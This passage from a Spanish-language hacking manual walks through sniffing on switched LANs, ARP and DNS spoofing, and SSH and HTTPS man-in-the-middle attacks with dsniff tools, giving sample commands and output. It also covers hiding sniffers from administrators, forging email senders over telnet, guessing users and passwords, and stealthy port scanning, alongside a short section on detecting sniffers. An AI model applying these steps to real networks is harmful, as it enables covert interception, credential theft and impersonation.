Usamos la herramienta **macof** para inundar (flood) la red con direcciones MAC aleatorias que desbordarán la tabla de traducción interna del switch. Sin esta tabla, el switch ya no podrá saber qué host está en cada puerto, por lo que no tendrá más opción que enviar todos los paquetes a todos los puertos. Si el switch no hace un "fallo de apertura", la opción que resta es provocar un "fallo de cerrado", en cuyo caso nada de tráfico llegará a ningún host de la LAN. Aunque el fallo de cerrado no es opción para la mayoría de los equipos, podría considerarse un tipo especial de ataque fácil de denegación de servicio.

Nota: La mayoría de los switches pueden ser configurados para permitir solo una dirección MAC que sea fija por puerto. En este caso, macof no tendrá efecto alguno.

Caso 3. La red de área local usa un switch y nosotros deseamos apuntar a un host específico, si no deseamos esnifar todo el tráfico en la red local, podemos dejar a un lado el switch y enfocarnos a crear confusión en ese host específico para que piense que nosotros somos el gateway/router. Por lo tanto, cualquier tráfico que el host desee enviar hacia el exterior de la LAN, pasará primero por nuestro host. Así de sencillo. Nótese que por su naturaleza, este tipo de esnifado es el más clandestino de todos, en virtud de que solo afecta al host objetivo y en la manera que nosotros especifiquemos, por lo que es poco probable que alguien se de cuenta del suceso. Se logra así:

Dado que estamos apuntando a un particular host y no a la LAN entera, solo requerimos causar que el host blanco dirija equivocadamente los paquetes de la red hacia nuestro host de ataque Man-In-The-Middle (sobre la LAN). Para lograr esto, necesitamos usar arpspoof para enviar paquetes ARP falsos al host blanco diciéndole que el host de ataque Man-In-The-Middle es el gateway. De esa manera, cualquier tráfico que se intente enviar por fuera de la LAN llegará a nosotros. Antes de hacer esto, debemos indicar al host atacante que envíe paquetes hacia el gateway verdadero, de otro modo se notará rapidamente que el host blanco ha dejado de tener conexión con el lado exterior de la LAN.

Ataque Uno: Esnifado de Contraseñas
Una vez que el tráfico de red del host blanco, o de la LAN completa, está disponible para el host esnifador tras haber empleado las técnicas descritas anteriormente, es sencillo ya arrancar el programa dsniff, el cual automáticamente detectará y capturará mucha información muy interesante. De hecho, cualquier sniffer que se respete capturará el tráfico igual de bien, pero jamás tendrá el conocimiento integrado de las variadas aplicaciones que dsniff posee.

Ataque Dos: Captura de Mensajes y Archivos
Usando las utilerías **msgsnarf** y **filesnarf**, el capturar correos electrónicos y archivos transferidos es igual de fácil como la captura de contraseñas. Ambos programitas interpretan el tráfico de red relevante para obtener resultados. msgsnarf graba el correo capturado en un archivo con formato mbox para ser leído por programas de lectura de correos standard de UNIX. filesnarf graba los archivos capturados en el directorio actual.

Ataque Tres: Captura de URL
La herramienta **urlsnarf** es similar a las otras que ya hemos mencionado, pero está diseñada para capturar peticiones HTTP y registra en una log la URL a que hace referencia. webspy hace más o menos lo mismo, pero en vez de registrar la URL, la esnifa y la sigue, de modo que vamos navegando las páginas en tiempo real.

Ataque Cuatro: Man-in-the-Middle
Todos los ataque que hemos mencionado hasta el momento son pasivos ya que no alteran el modo de funcionar del sistema que está siendo atacado. Hay que notar que el hacer que un switch tenga un fallo de apertura puede ser visto como un ataque activo sobre ese switch, aunque en realidad el tráfico de la red solo está siendo observado; no se ha modificado su enrutamiento ni se ha interceptado. Por otro lado, un ataque Man-in-the-Middle sí es un ataque activo ya que el host atacante juega un papel importante en el manejo del tráfico de la red entre los blanco de origen y destino.

Recordemos que un ataque Man-in-the-Middle es cuando el host blanco es engañado para que piense que se está conectando a un host destino cuando en realidad la conexión la hace con el host atacante. De esta manera, el host atacante posee ahora el control y puede ver y/o modificar la información obtenida. Esto es análogo a una situación donde Juan, un sujeto que ama a Mariana, no es correspondido porque ella ama locamente a Pepe. Una noche, Juan se disfraza y se hace pasar por Pepe para cortejarla. Mariana se deja amar por Juan creyendo que es Pepe y le cuenta sus más íntimos secretos.

Este tipo de ataque es particularmente efectivo cuando se trata con conexiones encriptadas con criptografía de clave pública. La criptografía de clave pública requiere que el host que se conecta tenga una copia de la clave pública del otro host al que se conecta; si no, tendrá que conseguirla de alguna parte. Con protocolos tales como SSH, el host destino suministrará su clave pública. Los ataques Man-in-the-Middle toman ventaja al interceptar el intento de conexión inicial y substituir su propia clave pública falsa (para la que tienen la clave privada y pueden, por tanto, desencriptar los datos.) Si el usuario conectado en el otro extremo jamás ha visto la clave privada correcta, es muy probable que el falseamiento no sea detectado y que el ataque sea un exito. Aún y si el usuario tiene la clave pública correcta para hacer la comparación, el sistema presentará un mensaje que le informa que la clave ha cambiado y si desea continuar. Es increíble cuantos usuarios pulsan OK sin pensárselo dos veces. Nótese que esto no es culpa del protocolo. La culpa recae en los usuarios y en las implementaciones que muestran pequeñas advertencias cuando ocurre un evento tan serio, como lo es el cambio de una clave.

Configurando el Ataque
Ejecutar un ataque Man-in-the-Middle (MITM) es más complejo que los ataques anteriores, pero empleando las herramientas del dsniff se vuelve más fácil. En este escenario hay tres sistemas (además del gateway) involucrados en nuetra red de muestra:

Client Host: Windows, con PuTTY instalado (Un programa gratuito SSH para Winxx)
IP=192.168.1.77 (Dirección MAC irrelevante)
Atacante MITM: (con dsniff ejecutándose)
MAC=08-00-BA-DD-FE-ED, IP=192.168.1.210
Destino: Dirección MAC irrelevante, IP está por fuera 192.168.1.x
Hostname = "external.host.com"
Gateway (y servidor DNS): Sirve 192.168.1.x LAN
MAC=08-00-DE-AD-BE-EF, IP=192.168.1.1

Debemos engañar al host cliente (el objetivo de nuestro ataque) para que piense que el host MITM es el gateway. Esto se logra utilizando la utilería **arpspoof**. Al inicio podemos observar que el cliente tiene la entrada correcta ARP para el gateway:

[Cliente] C:\WINDOWS>arp -a
Interface: 192.168.1.77 on Interface 0x2000003
Internet Address Physical Address Type
192.168.1.1 08-00-de-ad-be-ef dynamic

Ejecutando arpspoof sobre el host MITM eso cambiará. Debemos recordar activar el ip-forwarding para que el host MITM envíe los paquetes al gateway verdadero. Para minimizar la visibilidad de este ataque, apuntaremos especificamente al sistema cliente:

[Host MITM] % arpspoof –t 192.168.1.77 192.168.1.1

Ahora podremos revisar de nuevo la tabla ARP del cliente para ver si funcionó:

[Cliente] C:\WINDOWS>arp -a
Interface: 192.168.1.77 on Interface 0x2000003
Internet Address Physical Address Type
192.168.1.1 08-00-ba-dd-fe-ed dynamic

Podemos ver que esta es la dirección MAC del host MITM y todo el tráfico destinado al gateway desde el cliente se dirigirá al host MITM. Esta fase del ataque está completo.

Para lo siguiente, necesitamos hacer búsquedas DNS dentro del tráfico, y cuando encontremos una para un host destino del que deseamos disfrazarnos, nosotros respondemos a esa búsqueda en vez de pasarla al verdadero servidor DNS. Respondemos con la dirección IP del host MITM atacante en lugar de la dirección IP real. Usamos dnsspoof para responder a cualquier petición para un hostname "external.host.com", que posea una dirección IP por fuera de la red 192.168.1.x. Podemos ser muy específicos al crear un archivo con formato */etc/hosts* aclarando cuales hostnames hay que falsear, pero por omisión, dnsspoof falseará todas las búsquedas de hostname lo cual está bien para nuestro ejemplo:

[Host MITM] % dnsspoof

Revisar ahora que está funcionando sobre el cliente:

[Cliente] C:\WINDOWS>ping external.host.com
Pinging external.host.com [192.168.1.210] with 32 bytes of data:

Fuciona, external.host.com se reporta con la IP del host MITM.

El host blanco comenzará entonces la conexión al hostname que especificó el usuario, pero con la dirección IP que nosotros especificamos (192.168.1.210), es decir, el host MITM. Si la aplicación que se usa es SSH o un navegador web que emplea HTTPS, podemos echar mano de las utilerías **sshmitm** o **webmitm** para manejar ambos protocolos (por cierto, sshmitm solo soporta el protocolo SSH, y no el más nuevo SSH2, aunque sigue estando sujeto al mismo requerimiento de confianza para el intercambio de clave, tal y como sucede con cualquier encriptación de clave pública).

sshmitm o webmitm envían una clave pública falsa al host blanco y comienzan una conexión propia al servidor destino real. Una vez hecho esto, tendremos en realidad dos conexiones: una que va desde el host blaco/víctima al host MITM, y otra que va desde el host MITM al host destino verdadero. En este punto, el host MITM puede proxear el tráfico entre los dos hosts, desencriptando y reencriptando el tráfico en el proceso, todo mientras se monitoriza el tráfico desencriptado. De manera adicional, dado que existen dos conexiones independientes, siempre podemos terminar la conexión del host blanco y simplemente apoderarnos de la sesión interactiva desde el MITM al host destino.

Para verificar que esto funciona, intentaremos conectarnos a example.host.com empleando la herramienta PuTTY en el host cliente. Este es el host al que nos hemos conectado anteriormente, así que ya tenemos una copia de la clave pública verdadera. Lo que obtenemos es el siguiente mensaje de advertencia:

WARNING – POTENTIAL SECURITY BREACH!
The server's host key does not match the one PuTTY has stored in the registry

Entonces, al usuario se le presentan tres opciones: ***Yes***, ***No*** y ***Cancel***. Tanto la opción Yes (Sí) como No, continúan la conexión (*Yes* actualiza la clave almacenada, pero la opción *No*, no lo hace), y solo la opción *Cancel* detiene la conexión. *Yes* es la opción por omisión si al usuario se le ocurre presionar la tecla *Enter* sin leer o siquiera pensar.

Al menos PuTTY tiene la ventaja de advertir al usuario en terminos claros. Otras herramientas clientes, como SecureCRT (un cliente de paga) no explica nada y solo pregunta al usuario si desea seguir conectado (con la opción *Yes* por default). Programas clientes SSH de UNIX pueden ser configurados para revisar de manera "estricta" la clave del host, lo que posibilita quitar el permiso de conexión a cualquier host cuya clave haya cambiado. Esto obliga al usuario a eliminar manualmente la clave de host-conocido existente si está seguro de que no hay un problema de seguridad.

El tráfico HTTPS puede ser abordado de modo similar. Pero en este caso se emplea webmitm en vez de sshmitm.

Webspy: Esta utilería, aunque similar al urlsnarf, es mucho mejor. Con este programilla podemos ver en tiempo real, las páginas que el espiado está visitando. Nota importante: si se navega por **https**[25] no se puede usar, porque la "s", al final del http significa «safe» (seguro). Sólo es válido para navegación en http y a través de proxy. Por defecto captura el tráfico dirigido a los puertos 80, 8080 y 3128, estos dos últimos usados como proxies.

Antes de usar Webspy hay que tener en cuenta dos cosas: tenemos que conocer la IP de la máquina que deseamos espiar y tener ya en ejecución el navegador donde se mostrarán las páginas que el usuario espiado visita. Por default, el programa viene configurado para utilizar netscape y mozilla. Podemos comenzar a utilizarlo tecleando

```
webspy IP-de-Pc-a-espiar
```

ahora que si lo que se desea es espiar una determinada interfaz de red, se coloca la opción **-i**. Cuando ya está ejecutándose, se verá en el navegador pasar las páginas que visita la persona en la máquina remota casi en tiempo real. Hay que tener en mente que si olvidamos arrancar el navegador, webspy se cae al querer cargar la primer Url.

Esnifando claves
Cuando se revisan detenidamente los registros conseguidos por un sniffer, podremos darnos cuenta de que constan de muchos puntos y símbolos raros. Pero estos caracteres, de primera apariencia extraños, en realidad contienen piezas de información. De ese caudal de datos que se pueden traer, podremos fácilmente extraer información vital como desde dónde se conectan los usuarios, lo que escriben y hasta sus contraseñas privadas.

Los datos que pueden ser capturados sin más son claves de correo POP, Telnet o FTP (que viajan en texto plano) y que con cualquier sniffer pueden leerse sin mayor problema.

25**HTTPS** Secure HyperText Transfer Protocol (Protocolo Seguro de Transferencia de Hipertexto) Protocolo de seguridad diseñado por Netscape e incorporado a su propio navegador con el fin de garantizar la seguridad de las comunicaciones entre el usuario y el servidor web al que éste se conecta. Para ello utiliza el protocolo SSL, desarrollado también por Netscape.

Detección de Sniffers

Aunque en México no es un problema de todos los días, dado que la cultura hacker no está muy arraigada como en otros países, cuando se es administrador u operador de un sistema y se está a cargo de la seguridad de una red, es de crucial importancia verificar si alguien ha instalado deliberadamente un sniffer en alguna parte de la red y que no debería estar ahí. Solo un administrador perezoso pasaría por alto incluir entre sus tareas la búsqueda de sniffers en su red local. Afortunadamente, los sniffers tienen un buen número de indicadores que señalan su presencia.

La siguiente es un pequeño listado de señales que se deben considerar para saber si existe un sniffer trabajando en el sistema.

1.- La NIC está operando en modo promiscuo. El programa **cpm** es capaz de detectar si la tarjeta de red está en esta modalidad. En linux se usa el comando **ifconfig -a** para buscar la bandera (flag) promisc, como mencionamos anteriormente.

2.- Cierto número de sniffers son visibles en el listado de procesos activos. En Winxx, la utilería **Process Explorer** de Sysinternals puede mostrarlos. En Linux puede teclearse desde una terminal el comando **ps** con ciertas opciones:

```
~$ ps auxf
```
o
```
~$ ps -axw
```

3.- La mayoría de los sniffers suelen crear extensos archivos de registro (logs). Se debe vigilar este tipo de archivos en directorios ocultos.

Estas técnicas mencionadas funcionan bien en detección de sniffers basada en host. Sin embargo, en la detección de sniffers basada en red, se debe echar mano del programa **Antisniff**, una utilería desarrollada por L0phtCrack que busca y encuentra tarjetas de red en modo promiscuo. Aunque hoy no existe una página oficial, el programa puede descargarse desde cualquier página que trate sobre asuntos de seguridad informática.

Las siguientes medidas contra sniffers son más permanentes:

1.- Cambiarse a redes con switches. Esto permite que los paquetes solo lleguen a la máquina que están destinados. De este modo se limita el daño causado por el sniffer.

2.- También ayuda mucho el empleo de tecnologías de encriptación como SSH, IP Security Protocol, etc.

Herramientas de búsqueda
Existe un programita en C llamado **promisc.c** que cuando es compilado e invocado, efectúa una barrido en la máquina local en busca de la presencia del modo promiscuo en la tarjeta de red.

Otro programa en C de nombre **neped.c** hace una verificación remota de cualquier actividad sniffer. Este programa solo se compila en Linux. Tanto promisc.c como neped.c se pueden en servidores FTP haciendo una búsqueda con google.

Haciendo a los Sniffers Difíciles de Detectar
Existe un método que ayuda a dificultar más la detección de un sniffer en una red. Hay que hacer que el sniffer ponga a la tarjeta NIC en modo promiscuo, pero se le asigna a la tarjeta la dirección 0.0.0.0. Esto permite al sniffer monitorear el tráfico sin ser detectado. Aunque aún están los problemas de los mensajes y las alertas que serán movidos de la tarjeta donde actúa el sniffer a otra tarjeta para que terminen de ser entregados. La segunda tarjeta posee una dirección normal, pero no está en modo promiscuo, por lo que será muy difícil de detectar este tipo de ataque.

Lo que se ha de tener en cuenta cuando se instala un sniffer en una máquina es que, si hay mucho tráfico de paquetes en esa máquina y no se selecciona bien la forma de filtrar qué información queda en el log y cual no, se pueden generar archivos de logs grandisimos que harán sospechar al administrador del sistema o al operador. Este es un factor que debemos tener en cuenta ya que, en ocasiones si nos equivocamos, se crea un archivo grandisimo de varios megas y el root se percatará de la intrusión.

Dependiendo de la máquina y su tráfico puede ser suficiente mirar los logs cada semana más o menos o cada dos.

Es muy importante determinar el daño que pudiera resultar de un uso malicioso de herramientas como las que mencionamos en apartados anteriores, cuando consideramos el nivel de seguridad que requerimos implementar en nuestra red.

El hecho de tener una red conmutada no significa que uno esté a salvo de intrusiones. Siempre debemos sopesar el valor de los datos que transitan por nuestra red y poner en la balanza ese valor con respecto del costo de la protección de datos. Si en nuestra red existe información que debe permanecer confidencial, podemos pensar en usar encriptación de datos en la LAN. Siempre debemos de tener algún tipo de mecanismo de detección en nuestro cortafuegos que nos auxilie en localizar computadoras con la tarjeta de red en modo promiscuo, o una herramienta que detecte y reporte los ARP-Spoofs y otras actividades de red sospechosas.

Usando Telnet

Telnet es un pequeño programa para comunicaciones remotas y al mismo tiempo es un protocolo en sí mismo y su puerto es el 23. Se basa en uno de los protocolos más antiguos creados para el Internet y fue, en su tiempo, uno de los pilares de la mayoría de los sistemas UNIX. En sus inicios, Telnet era la aplicación utilizada para comunicarse con otras máquinas y así poder acceder a la información. Hoy día, no es una herramienta muy utilizada en virtud de que actualmente existen sistemas que nos permiten accesar servicios que anteriormente solo Telnet permitía, como son el FTP, Gopher[26], etc.

Función
Telnet sirve básicamente para controlar remotamente otra computadora. Lo que la convierte en una herramienta básica para quien quiera sumergirse en el caudal de datos que existen disponibles. Si accedemos mediante una red común a otra máquina e intentamos ejecutar una aplicación, esta correrá en nuestra computadora, no en donde reside el programa. Sin embargo, Telnet haría que todo se ejecutara en la máquina remota, permitiendo a un administrador de sistemas llevar a cabo modificaciones remotas desde otro lugar.

Telnet está presente en Windows y en algunas distribuciones de Linux y funciona con la filosofía cliente-servidor. Lo usan dispositivos como el módem y los routers para su configuración manual cuando el intento por vía web falla. Telnet permite conectarnos en calidad de cliente a cualquier servidor, de correo, web, etc.

Uno de sus usos más simples es para comprobar qué puertos están a la escucha. En el ambiente gráfico KDE, el servicio telnet se invoca como **ktelnetservice**.

El proceso de conexión se hace mediante nuestra máquina, que será la **terminal** (que se conoce como localhost), que se conecta a una computadora que se llamará **Host** (host remoto). Para la comunicación utilizamos el Telnet (Terminal Emulator) que nos permitirá emular la conexión directa al host, aunque en realidad estemos conectados a Internet. Para la conexión no importa el tipo de sistema operativo que exista entre ambos extremos.

Algunas máquinas Telnet son públicas y otras son privadas y entre la información a la que podemos acceder se cuentan bases de datos de varias universidades e instituciones científicas. Algunos clientes Telnet en el entorno Winxx son CRT, Tera Termp; para Macs está el BetterTelnet, DataComet; aunque lo más sencillo es usar el programa que ya viene en casi cualquier sistema operativo que tenga soporte para redes TCP/IP.

Uso de Telnet
Telnet es un protocolo que se basa en tres principios claramente definidos: por un lado el concepto de NVT (Network Virtual Terminal) que es un dispositivo virtual con una estructura básica común a una amplia gama de terminales reales y donde cada host simula las características de su propia terminal.

En Windows se invoca el comando desde la consola simplemente como sigue:

```
telnet localhost 80
```

Si no se especifica un puerto, el servicio intentará conectarse al puerto 23. Si el puerto está abierto, se queda en espera de instrucciones, caso contrario, no se conectará.

26**Gopher** (Gopher) Antiguo servicio de información distribuida, anterior a la aparición del WWW. Desarrollado por la Universidad de Minnesota, ofrecía colecciones jerarquizadas de información en Internet.

Desgraciadamente el programa Telnet que viene con Windows no es tan bueno como el de Linux. No muestra los caracteres que se pulsan en el teclado y tendríamos que activar el “eco local”, pero esta opción no se encuentra disponible en todos los Winxx.

Existe una herramienta diseñada para conexiones tipo SSH, Telnet y rlogin llamada **Putty** y resulta muy conveniente. Su funcionamiento es sencillo y no requiere ser instalado. Se selecciona la opción de Telnet, se modifica el puerto, se indica el host de destino y ya está listo para comprobar o conectarse a cualquier puerto. Pero sobre todo, permite ver los caracteres que son pulsados a través del teclado.

Para usarse el Telnet, debe primero saberse el nombre o la dirección de la computadora, además de tener acceso a una cuenta de usuario, aunque sea de invitado (guest) o pública. Dependiendo el tipo de terminal que se pretenda emular, existen dos tipos principales: **telnet** (para emulaciones tipo VT -Virtual Terminal- de DEC, que es el más extendido) y **tn3270** (versión de telnet para emulaciones IBM).

Para ejecutar la aplicación solamente necesitamos teclear desde el prompt[27] del sistema el comando <<telnet>>. De la misma manera que hacen los clientes FTP, la mayoría de los clientes telnet nos permitirán crear perfiles y editar preferencias sobre estos. De esta manera, podemos decir a la aplicación, por ejemplo, a qué servidor vamos a conectarnos, el nombre de usuario y la contraseña, el tamaño de la ventana, de letra y su color y otros tantos parámetros.

Una vez que estemos preparados, pulsamos a OK, o escribimos “connect” u “Open” (dependiendo del cliente que estemos utilizando) y la aplicación procederá a intentar la conexión. Una vez confirmada y se nos autorice, tendremos acceso a los directorios y archivos de nuestra cuenta y a lo que se denomina shell (nuestra ventana MSDOS[28], aunque en Linux es más avanzado) . Desde este entorno podremos copiar, mover, eliminar archivos. También se pueden crear directorios, dar y remover permisos para archivos y directorios.

Lo primero que debemos hacer es familiarizarnos con los comandos básicos propios del host y para eso tecleamos el comando “help”. Como toda herramienta que requiere de diversos comandos, es solo cuestión de práctica manipular la mayoría de ellos, ya que su uso correcto la convierte una utilería muy poderosa para manejar sitios web (con ella podemos automatizar tareas, borrar de modo masivo información, cambiar y asignar contraseñas). Se recomienda investigar con la ayuda del shell de la cuenta para irnos familiarizando con los comandos adecuados.

El proceso básico de conexión con Telnet será del modo siguiente: Teclear <<Telnet Dirección>> desde el prompt de nuestro sistema operativo. A continuación veremos como se intenta la conexión con el sitio remoto. Si todo está en orden (que la dirección a la que deseamos conectarnos tenga el puerto preparado para una comunicación mediante telnet) se procederá a la identificación del usuario mediante el nombre de usuario (username) y una contraseña.

Una vez hecho lo anterior, habrá que elegir el tipo de modulación (VT100, ANSI, etc). La opción VT100 es la más recomendada, y es posible que se configure automáticamente, aunque esto depende del cliente. Hay que recordar que no hay gráficos, todo viene en líneas de comandos.

También podremos acceder a servidores telnet desde el navegador web, siempre y cuando lo tengamos configurado para que ejecute la aplicación telnet al momento de iniciar la conexión al servidor telnet.

---

27 Es la parte de la consola de comandos del DOS de una computadora que nos pide un comando. Es el símbolo **C:\>.**

28(Sistema Operativo de Disco) DOS fue el primer sistema operativo para computadoras personales. Se basa en comandos que se escriben línea por línea dese un prompt. MSDOS significa Microsoft DOS. No confundir con DoS (Denial of Service), con "o" minúscula.

La URL del servidor telnet al que nos conectamos deberá llevar como protocolo

telnet:://
o
tn3270://

dependiendo del tipo de terminal que permita el servidor. Si a lo largo de una conexión telnet a la computadora se queda bloqueada o tenemos algún problema de comunicación que nos "inhabilita", es preferible, antes de dar un reset a la máquina, utilizar la secuencia de salida que nos indica al conseguir la conexión (por lo regular **CTRL-]**) y no la tecla **ESC**.

Debemos destacar el comando **tracert** que nos muestra la ruta por la que pasan nuestros paquetes IP antes de llegar a su destino, lo que nos puede auxiliar a la hora de decubrir la IP de alguna máquina que se encuentre en la misma red.

La aplicación **Hiperterminal** es un programa instalado por defecto en todas las versiones de Windows. Contiene un buffer en una sección de código que procesa el URL-Telnet. Es una utilería para conectarse con otras máquinas, servidores telnet de Internet, BBSs y servicios en línea mediante un módem o tarjeta de red. Hiperterminal no viene instalado como cliente de Windows 2000.

Sacando Partido a Telnet
El puerto 110 (pop) es el utilizado para recibir correo. Con el Telnet podemos leer y eliminar los mensajes de correo aún antes de usar un cliente de correo habitual. Para esto, primero debemos acceder a un servidor de correo, por ejemplo Yahoo:

telnet pop.yahoo.com.mx 110
user: nuestro_username
pass: nuestro_password

Si los datos son correctos se efectúa la conexión al servidor. Para conocer qué mensajes tenemos en el buzón, utilizamos el comando list. Si queremos abrir un mensaje en concreto, nos quedamos con el número del mismo y usamos el comando retr + número_del_mensaje. Empleando el comando dele + número_del_mensaje, podremos borrar un mensaje cualquiera. Mediante el comando stat accedemos a las estadísticas, pero para saber qué otros comandos hay, usamos el comando help.

Ahora bien, si lo que deseamos es enviar un email emplearemos el puerto 25 (smtp) que nos permite elegir el nombre de quien envía el correo, lo que nos da una idea de la versatilidad que se nos ofrece, aunque si el que recibe el mensaje hace gala de conocimiento podrá ver, si escudriña un poco el código del mensaje, desde dónde se ha enviado. Gracias a esto se pueden hacer bromas, pero hay que tener conciencia de que nos podemos meter en aprietos. Para esto, hay que teclear

telnet smtp.yahoo.com.mx 25

Si lo que queremos es enviar un mensaje hacemos:

mail from: un_nombre <un_nombre@cualquier_sitio.com>

o también

mail from: un_nombre@cualquier_sitio.com

Existe una pequeña diferencia entre ambos casos presentados. En el primer ejemplo aparecerá en el programa de correo que se use para leer los mensajes "un_nombre" como remitente del mensaje. Mientras que por otro lado, en el segundo caso, el remitente será "un_nombre@cualquier_sitio.com".

Existen servidores que exigen expresamenten que el servidor detrás de la arroba (@) realmente exista. Si se llega a presentar este caso, no hay mas que escribir el nombre de algún servidor que conozcamos, cualquiera es válido.

Para designar el destinatario hacemos uso del comando **rcpt** del modo siguiente:

```
rcpt to: sujeto <sujeto@conocido.mx>
```

Luego ponemos el cuerpo del mensaje. Para comunicar al servidor que vamos a proceder con esta parte del email, usamos el comando data. Si no escribimos nada, la primera línea será la del asunto (subject). A continuación tendremos que dejar una línea en blanco y el resto del cuerpo del mensaje. Para terminar de escribir el mensaje, pondremos un punto y pulsamos la tecla <enter>.

Remailers
En este apartado explicaremos los denominados remailers anónimos. Éstos son servidores de correo saliente que no incluyen la dirección IP del remitente. También se le conoce como remailer anónimo al servicio que remueve el campo “From” de nuestros mensajes y lo redirigen al destinatario original.

Debemos destacar que ninguno de los dos casos es realmente anónimo en virtud de que, en el caso de que alguien siguiera nuestro rastro, vería como queda registrado nuestro paso por los servidores. Para evitar esto, deberemos saber si un servidor es o no un remailer anónimo utilizando el comando helo.

```
Helo cualquier_cosa
```

Si lo que recibimos como respuesta es del tipo siguiente

```
helo (nuestro_nombre_en_red) [(nuestra_IP)] please to meet you
```

con esto deduciremos fácilmente que no es un servidor anónimo.

Si por el contrario, en la respuesta no se incluye nuestra dirección IP, muy posiblemente lo será. Esto lo podemos comprobar enviando un mensaje y comprobando posteriormente si la incluye.

Aunque no es obligatorio, siempre es de buena costumbre utilizar el comando **helo** al conectarnos al servidor, porque a veces nos envía una advertencia de que somos unos palurdos que no saludamos. En el caso, muy habitual, de que el servidor muestre nuestra IP de procedencia, quizá podamos encontrar algún servidor corriendo un daemon antiguo que no implemente este tipo de información. Es muy difícil, pero vale la pena indagar.

Otros comandos de interés
Hay otros comando útiles por la información que podemos lograr al usarlos

Systat: Éste comando nos da información sobre los procesos que se están ejecutando en la máquina remota.

```
telnet <servidor> systat
```

Finger: Es una comando empleado de la forma

```
finger <servidor> <usuario>
```

El comando **finger** nos posibilita conocer acerca de los usuarios de un sistema. Si no ponemos el parámetro usuario, nos enseñará todos los que se encuentren conectados en ese preciso instante (sin embargo, hay que señalar que debemos ser **root** para lograr esto).

Si no nos proporcionara una lista de usuarios, podemos especular con nombres al azar. Por ejemplo, si estamos en una máquina de América Latina o España, podemos intentar con nombres como José, Pedro, Juan, Pgarcia, María. que son de los más abundantes. Si la máquina se encuentra en países de habla inglesa, podemos experimetar con nombres como Joe, Peter, Mary.

Existen usuarios atrevidos que de este paso se saltan a la búsqueda de contraseñas utilizando el mismo método. Recordemos que muchas personas usan su apellido como contraseñas. Teniendo el nombre de usuario y la contraseña, se puede intentar la suplantación de identidad, lo que constituye un delito en forma dicho sea de paso. También se puede hacer uso de la Ingeniería Social (página 43) para extraer información delicada y penetrar fraudulentamente los sistemas.

Desventajas
Si acaso la única desventaja del Telnet es la interfaz sin gráficos, lo que suele despintar al usuario que está acostumbrado a los programas con ventanitas. Pero cuando uno se acostumbra, se pueden hacer maravillas.

Prueba de Penetración

El primer paso de una prueba de penetración consiste en identificar qué servicios está ejecutando el sistema víctima. En éste apartado trataremos de documentarnos a manera de introducción, sobre las técnicas conocidas de escaneo de puertos que son necesarias para descubrir su estado: abiertos, cerrados, filtrados. En éste último caso trataremos de averiguar las reglas de filtrado que el cortafuegos está aplicando.

El empleo de herramientas como Nmap (del que hablamos en la página 93) y hping2 pueden automatizar el escaneo pero no son 100% fiables. Siempre debemos interpretar los resultados devueltos por los programas. Por esta razón debemos conocer en profundidad el proceso llevado a cabo en cada una de las técnicas empleadas.

Las técnicas de escaneo pueden dividirse en dos grupos: **Open scanning** (escaneo abierto), **Half-open scanning** (escaneo a medio abrir) y **Stealth scanning** (escaneo sigiloso). Esta división se hace en función del grado de conexión realizada contra la máquina destino y en función de las características de los paquetes enviados. Conocer qué técnica es la más adecuada depende de la topología de la red, de si existe o no un IDS detrás, del grado de "logueo" del sistema.

El empleo de un escaneo de tipo Open scanning nos proporciona un nivel de fiabilidad muy elevado y conveniente, pero hay que tener en cuenta que los logs dejados son altos y harían saltar a cualquier sistema IDS y el escaneo sería conocido. Por otra parte, si usamos Stealth scanning, podremos evitar determonados sistemas IDS y sobrepasar ciertas reglas de cortafuegos. Sin embargo, un inconveniente de esta técnica es que determinadas circunstancias, suele proveer de falsos positivos, por lo que deberemos saber cómo interpretar los resultados.

Full TCP Connection
Si deseamos una fiabilidad del 100% en los resultados devueltos, ésta es la técnica que debemos aprovechar, siempre teniendo en mente que es la que más rastros deja en el log del sistema remoto y la más sencilla de filtrar. Si no nos importa que nos detecten, ya sea porque se trata de un sistema al que estemos haciendo una auditoría, porque es un equipo de nuestra propiedad o cualquier otra razón, ésta técnica es la más efectiva y rápida.




Figura 1. Full TCP Connection. Puerto abierto

La técnica del Full TCP Connection implica abrir una conexión completa con el equipo remoto con el modo de conexión normal, conocido como **three-way TCP/IP handshake[29].** En la figura 1 podemos ver el proceso llevado a cabo para crear y establecer la conexión. Se hace uso de los siguientes flags para cear y establecer la conexión: SYN, SYN/ACK, ACK.

29 Llamada en español Acuerdo de Tres Vías.

Inicialmente la máquina origen (cliente) envía un paquete con el flag **SYN** activado a la máquina destino (servidor). El servidor responde con los flags **SYN/ACK** activados, lo que indica que el puerto al que nos hemos intentado conectar se encuentra abierto. Después de que el cliente envía el **ACK** de confirmación, se completa el Three-way TCP/IP handshake y la conexión es terminada por el cliente, volviendo a realizar el mismo proceso para el resto de los puertos que deseemos escanear.

En la figura dos podemos apreciar lo que sucedería si el puerto del servidor se encontrara cerrado.




Figura 2. Full TCP Connection. Puerto cerrado

Aquí, el servidor devuelve un **RST/ACK**. El servidor informa al cliente que debe terminar la conexión debido a que el puerto se encuentra cerrado. Ésta técnica es muy fácil de identificar, ya que al realizar una conexión completa, los logs del sistema y un IDS lo detectarían. Una vez detectado, un cortafuegos bloquearía el resto de las peticiones.

Half Open Scan Method
Éste método se llama Half open porque el cliente termina la conexión antes de que se haya completado el proceso de intercambio Three-way TCP/IP Handshake, por lo que pasará inadvertido a los IDS basados en conexión, aunque es muy probable que devuelva falsos positivos.

